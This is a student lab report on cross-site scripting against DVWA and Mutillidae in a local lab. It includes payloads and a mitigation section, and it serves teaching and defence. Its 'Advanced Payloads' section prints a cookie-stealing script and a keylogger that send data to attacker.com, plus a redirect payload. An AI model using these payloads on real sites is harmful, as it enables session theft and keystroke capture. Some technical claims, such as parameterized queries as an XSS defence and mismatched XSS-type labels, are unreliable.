
Report on

Cross site scripting using DVWA lab



REPORT BY : PALLAVI SHIRSATH

Cross-Site Scripting (XSS) using DVWA (Damn Vulnerable Web Application):

Objective

To understand, exploit, and mitigate **Cross-Site Scripting (XSS)** vulnerabilities using DVWA, a deliberately vulnerable web application designed for security testing and learning.


What is Cross-Site Scripting (XSS)?

XSS is a client-side vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts typically execute in the context of the victim's browser, allowing the attacker to:


- Steal cookies and session tokens.
- Deface websites.
- Redirect users to malicious sites.
- Perform unauthorized actions on behalf of the victim.


Types of XSS

1. **Stored XSS (Persistent):**
    - The malicious script is permanently stored on the server (e.g., in a database or message board).
    - It executes whenever a user accesses the infected page.




2. **Reflected XSS (Non-Persistent):**
    - The script is embedded in a URL or request and reflected back to the user.
    - It executes immediately after the victim interacts with the malicious link.





3. **DOM-Based XSS:**
    - The injection occurs within the client-side JavaScript, where input manipulation changes the behavior of the DOM.



DVWA is a platform for testing web application vulnerabilities, including XSS. It provides different security levels:

- **Low**: No defenses, making exploitation straightforward.
- **Medium**: Basic defenses like input sanitization.
- **High**: Stronger security measures like parameterized queries and input validation.
- **Impossible**: Proper security measures are implemented to block the attack.

Setup for Testing XSS on DVWA

1. Environment Setup

1. Install **DVWA** on a local server:
    - Deploy DVWA using XAMPP, LAMP, or Docker.
    - Start the web server and database services:

      ```
      bash
      Copy code
      sudo service apache2 start
      sudo service mysql start
      ```

    - Access DVWA:

      ```
      arduino
      Copy code
      http://localhost/DVWA
      ```

2. Configure DVWA:
    - Log in with the default credentials (`admin`/`password`).

- Set the security level to **Low** in the DVWA Security settings.

2. Testing Tools

- Browser Developer Tools
- Burp Suite or OWASP ZAP
- Kali Linux for additional payload testing.

Exploitation Scenarios

1. Testing Stored XSS

1. Navigate to the **"Message Board"** or similar input field.
2. Enter a malicious payload:

```
html
Copy code
<script>alert('XSS Vulnerability');</script>
```

3. Submit the form.
4. Observe that the script executes whenever the page is reloaded or viewed by another user.

2. Testing Reflected XSS

1. Navigate to a **search or feedback form** that reflects user input in the response.
2. Inject a payload in the URL or form:

```
html
Copy code
<script>alert('Reflected XSS');</script>
```

3. Submit the request.
4. Observe that the script executes immediately as part of the server response.

3. Testing DOM-Based XSS

1. Look for input fields or parameters manipulated by JavaScript on the client side.
2. Inject JavaScript code into those fields or URL parameters:

```
javascript
Copy code
<script>document.cookie="XSS=Test";</script>
```

3. Inspect the browser console or cookies for malicious script execution.

Advanced Payloads for XSS Testing

1.Cookie Stealing Payload

```
html
Copy code
<script>document.location='http://attacker.com?cookie='+document.cookie;</scr
ipt>
```

- This payload exfiltrates cookies to an attacker-controlled server.

2.Keylogger Payload

```
html
Copy code
<script>
document.onkeypress=function(e){
    fetch('http://attacker.com/log?key='+e.key);
};
</script>
```

- Captures and logs keystrokes to a malicious server.

3.Redirection Payload

```
html
Copy code
<script>window.location='http://attacker.com';</script>
```

- Redirects users to an attacker-controlled website.

Results from Exploiting XSS in DVWA :

Low Security Level

- Inputs are not sanitized, making exploitation trivial.
- Payloads execute as entered, demonstrating the vulnerability.

Medium Security Level

- Basic sanitization might encode some characters (< or >).
- Advanced payloads using obfuscation (e.g., `onerror` or `src` attributes) may bypass these defenses:

  ```
  html
  Copy code
  <img src=x onerror=alert('XSS')>
  ```

High Security Level

- Stronger filters and sanitization techniques are applied.
- Bypass attempts may involve advanced encoding or chaining:

```
html
Copy code
%3Cscript%3Ealert('XSS')%3C%2Fscript%3E
```

Impossible Security Level

- Inputs are fully sanitized, or a content security policy (CSP) blocks execution.
- Exploitation is effectively prevented.

Mitigation Strategies

1. **Input Validation and Sanitization:**
   - Validate all user inputs on both the client and server sides.
   - Reject or sanitize special characters (`<`, `>`, `&`, `'`, `"`).
2. **Output Encoding:**
   - Encode outputs based on context (e.g., HTML, JavaScript, or URL encoding).
3. **Use Security Headers:**
   - Implement Content Security Policy (CSP) to limit allowed scripts:

     ```
     http
     Copy code
     Content-Security-Policy: script-src 'self';
     ```

4. **Avoid Inline JavaScript:**
   - Use external scripts and avoid inline `onload` or `onclick` attributes.
5. **Implement Secure Frameworks:**
   - Use frameworks or libraries that provide built-in XSS protection (e.g., React, Angular).

- ## Changing page content with cross site scripting :

Objective

To manipulate the page content dynamically using **Cross-Site Scripting (XSS)** by injecting a script into a blog entry. The script will display:

1. **Cookies** of the user.
2. **Alert boxes** for immediate feedback.
3. **Hostname** of the website.
4. **Title value** for altering the visible page content.

This test is conducted using the **OWASP DVWA (Damn Vulnerable Web Application)** or a similar lab environment to demonstrate and analyze the impact of XSS.

Prerequisites

- A running instance of **OWASP DVWA** or similar.
- Browser with **Developer Tools** enabled.
- Optionally, **Burp Suite** for request interception.

Steps to Perform the Test

1. Navigate to the Blog Entry Page

- Log in to the DVWA application using default credentials (`admin`/`password`) or the ones you set.
- Go to the **"Add to your blog"** or similar feature.
- Set the DVWA **Security Level** to **Low** to ensure minimal defenses.

2. Add a Malicious Blog Entry

In the **"Title"** or **"Content"** field, inject a script payload that achieves the following:

1. Displays cookies.
2. Shows an alert box with a custom message.
3. Outputs the hostname of the website.
4. Alters the title of the page.

Payload Example:

```
html
Copy code
<script>
  // Display cookies
  alert("Cookies: " + document.cookie);

  // Display hostname
  alert("Hostname: " + window.location.hostname);

  // Change page title
  document.title = "XSS Attack - Title Modified";
```

```
  // Inject content into the page
  document.body.innerHTML += "<h1>Blog Post Modified by XSS</h1>";
</script>
```

---

3. Submit the Form

- Fill out other required fields as necessary and submit the form.
- Ensure the script is stored and executes when viewing the blog post.

---

4. View the Blog Entry

- Navigate to the page displaying the submitted blog entry.
- Observe the effects:
  - Cookies should be displayed in an alert box.
  - Hostname should appear in another alert box.
  - The page title should change to "XSS Attack - Title Modified."
  - The page content should include the newly injected HTML.

---

5. (Optional) Intercept and Modify the Request

- Use **Burp Suite** or browser developer tools to intercept the request and inject the payload directly into the HTTP request.
- Modify the payload in the `title` or `content` parameter:

```
http
Copy code
POST /add_blog HTTP/1.1
Host: owasp-lab
Content-Type: application/x-www-form-urlencoded

title=<script>alert("XSS");document.body.innerHTML+="<h1>Hacked</h1>";<
/script>&content=Test
```

- **This script explains and demonstrates Cross-Site Scripting (XSS) using three scenarios:**

1. **Add Blog Entry (Reflected XSS)**
2. **Using `alert` with `hostname` (Stored XSS)**

3. **Manipulating the `title` value (DOM-Based XSS)**

1. Add Blog Entry (Reflected XSS)

Scenario Explanation:

In this scenario, we demonstrate a reflected XSS attack where an attacker injects a malicious script into a blog's comment or search functionality. The malicious script gets reflected by the server and executed in the victim's browser.

Script for Exploitation:


1. **Locate a vulnerable blog input field:**
   Find a search or blog comment field where user input is reflected in the page response without sanitization.
2. **Craft a Payload:**
   Inject the following JavaScript payload:


   ```
   html
   Copy code
   <script>alert('XSS - Blog Entry')</script>
   ```


3. **Test the Vulnerability:**
   - If the script executes and displays an alert box, the blog input is vulnerable.


Attack Flow:

- **Input:** Submit the script in the blog entry field or as part of a search query.
- **Execution:** The script executes when the reflected response is displayed.


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Welcome To The Blog
Back
Help Me!
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<SCRIPT>alert("HII, pallavi")</SCRIPT>


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Resources
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<SCRIPT>alert("HII, pallavi")</SCRIPT>
192.168.80.134
HII, pallavi
OK
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
View Blogs
3 Current Blog Entries
Name
Date
Comment
1
anonymous
2024-11-25 02:46:26
Hello
Read 192.168.80.134


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<SCRIPT>alert(document.cookies)</SCRIPT>
Save Blog Entry
View Blogs
4 Current Blog Entries
Name
Date
Comment
1 anonymous 2024-11-25 02:48:08
2 anonymous 2024-11-25 02:46:26


192.168.80.134/mutillidae/index.php?page=add-to-your-blog.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<SCRIPT>alert(document.cookies)</SCRIPT>
192.168.80.134
Hll, pallavi
Don't allow 192.168.80.134 to prompt you again
OK
View Blogs
4 Current Blog Entries
Name
Date
Comment
1 anonymous 2024-11-25 02:48:08
2 anonymous 2024-11-25 02:46:26
Read 192.168.80.134

2. Using `alert` with `hostname` (Stored XSS)

Scenario Explanation:


Stored XSS occurs when a malicious payload is stored on the server (e.g., in a blog database). When users visit the affected page, the stored script executes in their browsers.

